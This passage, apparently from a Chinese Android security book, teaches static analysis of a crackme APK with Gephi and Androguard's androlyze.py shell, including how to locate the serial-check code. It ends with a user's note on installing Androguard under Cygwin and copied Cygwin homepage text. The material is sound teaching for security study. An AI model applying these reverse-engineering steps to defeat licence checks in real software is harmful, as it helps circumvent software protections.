


图 5-18　OnCreate()方法的执行流程




图 5-19　MainActivity$2 的 OnClick()方法

点击 Gephi 的菜单项“文件→保存”，将修改后的 gexf 文件存为 crackme0502.gephi，方便以后查看。可以发现，使用 Gephi 分析 apk 文件比 IDA Pro 分析还要直观。除了简单的显示方法调用外，Gephi 还有很多强大的功能，这些就留给读者自己慢慢去挖掘了。

使用 androlyze.py 进行静态分析

Androguard 工具包中的 androlyze.py 与其它的 py 文件不同，它不是单一功能的脚本，而是一个强大的静态分析工具，它提供的一个独立的 Shell 环境来辅助分析人员执行分析工作。

在终端提示符下执行“./androlyze.py -s”会进入 androlyze 的 Shell 交互环境，分析人员可以在其中执行不同的命令，来满足不同情况下的分析需求。androlyze.py 通过访问对象的字段与方法的方式来提供 反馈结果，分析过程中可能会用到 3 个对象：apk 文件对象、dex 文件对象、分析结果对象。这 3 个对象是通过 androlyze.py 的 Shell 环境 （以下简称 Shell 环境）来获取的。首先是 apk 文件对象，以 5.2 小节的 crackme0502.apk 为例，在 Shell 环境下执行以下命令：

```
a = APK("./crackme0502.apk")
```

APK()方法返回一个 apk 文件对象，并赋值给 a。androlyze.py 的使用有一个技巧，就是在输入对象名后加上一个点“.”，然后按钮 Tab 键，终端提示符下显示该类所有的方法与字段，输入部分方法或字段名按 Tab 键，终端提示符会补全提示。如图 5-20 所示。




图 5-20　apk 文件对象可用的方法

接着是 dex 文件对象的获取，执行以下命令。

```
d = DalvikVMFormat(a.get_dex())
```

DalvikVMFormat()执行后会返回一个 dex 文件对象，它的可用方法如图 5-21 所示。




图 5-21 dex 文件对象可用的方法

接下来是分析结果对象的获取，执行以下命令。

```
dx = VMAnalysis(d)
```

VMAnalysis()执行返回后将分析结果对象赋给 dx，dx 可用的方法较少，如图 5-22 所示。

使用 3 条命令获取 3 个对象的方法比较麻烦，Shell 环境下可以执行以下命令一次获取这 3 个对象。

```
a, d, dx = AnalyzeAPK("./crackme0502.apk", decompiler="dad")
```

AnalyzeAPK()一次性完成上面介绍的 3 个方法调用，其中 decompiler 指定反编译器的名称，Androguard 自带并且默认使用 dad 作为 dex 文件的反编译器。




图 5-22　结果对象可用的方法

在获得这 3 个对象后，我们看看如何使用它们来分析 Android 程序。首先我们查看 apk 文件的信息，可以执行 a.show()，该命令执行后会输出 apk 压缩包中所有的文件信息。我们也可以执行 a.files 命令获得相近的输出结果。还可以执行：


a.get_permissions()：输出 apk 用到的全部权限。
a.get_providers()：输出程序中所有的 Content Provider。
a.get_receivers()：输出程序中所有的 Broadcast Receiver。
a.get_services()：输出程序中所有的 Service。
……

其它的命令读者可以自己手动尝试运行一遍。接着是 dex 文件对象。该对象保存了 dex 文件中所有的类、方法、字段的信息，这些信息都是以对象的方式 进行提供的，而且都以 d.CLASS_开头。例如“d.CLASS_Laaa_bbb_ccc”，表示 dex 文件中的 aaa.bbb.ccc 类。方法的名 称是在类名称后添加以 METHOD_开头的方法字符串，例如“d.CLASS_Laaa_bbb_ccc. METHOD_ddd _ Ljava_lang_StringV”，表示 aaa.bbb.ccc 类的“void ddd(String)”方法。字段的名称是在类名称后添加以 FIELD_开头的字段声明字符串，例如“d.CLASS_Laaa_bbb_ccc. FIELD_this_0”，表示 aaa.bbb.ccc 类的 this$0 字段。

按照上面的命名规则，我们查看 MainActivity$2 的 OnClick()方法，执行以下命令。

d.CLASS_Lcom_droider_crackme0502_MainActivity_2.METHOD_onClick.pretty_show()

pretty_show()用来显示 onClick ()方法的代码，如图 5-23 所示。



5-23　MainActivity$2 的 OnClick()方法

在代码的最下面，有如下一段内容。

```
########## XREF
T: Lcom/droider/crackme0502/MainActivity; access$1
```

```
    (Lcom/droider/crackme0502/MainActivity;)Landroid/widget/EditText; c
T: Lcom/droider/crackme0502/MainActivity$SNChecker; <init>
    (Lcom/droider/crackme0502/MainActivity; Ljava/lang/String;)V 24
T: Lcom/droider/crackme0502/MainActivity$SNChecker; isRegistered ()Z 2a
####################
```

上面的代码为方法的交叉引用区，开头的字母 T 表示后面指定的方法被本方法引用，除此之外，它还可以是字母 F，表示本方法被其它的方法所引用。

除了使用 pretty_show()显示反汇编代码外，还可以使用 source()直接显示 Java 源码，不过笔者本机并未测试成功。

最后是 dx 对象，它可以实现字符串、字段、方法、包名的搜索，使用方法如下。

```
dx.tainted_variables.get_string(<要搜索的字符串>)
show_Path(d, dx.tainted_packages.search_packages(<包名>))
```

这两个方法是 Androguard 作者在 wiki 页上公布的，笔者本机并未测试成功。

androlyze.py 的其它的功能笔者就不介绍了，读者可以自己动手多试。同时，从本节对 Androguard 的使用介绍中可以看出，目前 Androguard 在兼容性与稳定性方面有待加强。

其它静态分析工具

在静态分析 Android 程序时，除了使用 IDA Pro 与 Androguard 外，还有很多其它的静态工具。它们大多是以 ApkTool、BakSmali、JAD 与 Androguard 为基础，进行扩 展实现的，其中就包括一款名为 ApkInspector 的静态分析工具。ApkInspector 由国人郑聪开发，拥有类似 IDA Pro 的流程图显示功能，支持反汇编代码语法高亮、字符串搜索、函数和变量重命名。它是 honeynet 2011 中的一个项目，在 2011 年的 GSOC（Google Summer Of Code）中该软件表现突出。今年的 GSOC2012 上该工具有提出更新与改进，不过目前仍未有它的更新版本可供下载，该软件的安装配置过程比较繁琐，笔 者在此不介绍它的使用，感兴趣的读者可以访问它的项目主页 https://bitbucket.org/ryanwsmith/apkinspector 获取到它。

Cygwin 安装 androguard-1.9 By 小白

真心的不爽 工具只能在 linux 下使用 windows 下配置环境 太麻烦了
1 首先百度下 Cygwin 或者 直接访问 https://www.cygwin.com/ 可以看到如下

This is the home of the Cygwin project

What...

...is it?

Cygwin is:

- a large collection of GNU and Open Source tools which provide functionality similar to a Linux distribution on Windows.
- a DLL (cygwin1.dll) which provides substantial POSIX API functionality.

...isn't it?

Cygwin is not:

- a way to run native Linux apps on Windows. You must rebuild your application *from source* if you want it to run on Windows.
- a way to magically make native Windows apps aware of UNIX® functionality like signals, ptys, etc. Again, you need to build your apps *from source* if you want to take advantage of Cygwin functionality.

The Cygwin DLL currently works with all recent, commercially released x86 32 bit and 64 bit versions of Windows, starting with Windows XP SP3.

For more information see the FAQ.

Current Cygwin DLL version

The most recent version of the Cygwin DLL is 1.7.32. Install it by running setup-x86.exe (32-bit installation) or setup-x86_64.exe (64-bit installation).

Use the setup program to perform a fresh install or to update an existing installation.

Note that individual packages in the distribution are updated separately from the DLL so the Cygwin DLL version is not useful as a general Cygwin release number.

